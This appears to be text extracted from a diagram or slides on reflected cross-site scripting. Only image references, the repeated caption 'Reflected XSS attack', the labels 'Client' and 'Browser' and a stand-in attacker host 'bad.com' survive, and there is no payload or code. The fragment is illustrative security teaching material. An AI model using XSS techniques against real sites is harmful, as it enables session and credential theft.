
Reflected XSS attack

Client


Browser

`bad.com`


Reflected XSS attack




Reflected XSS attack



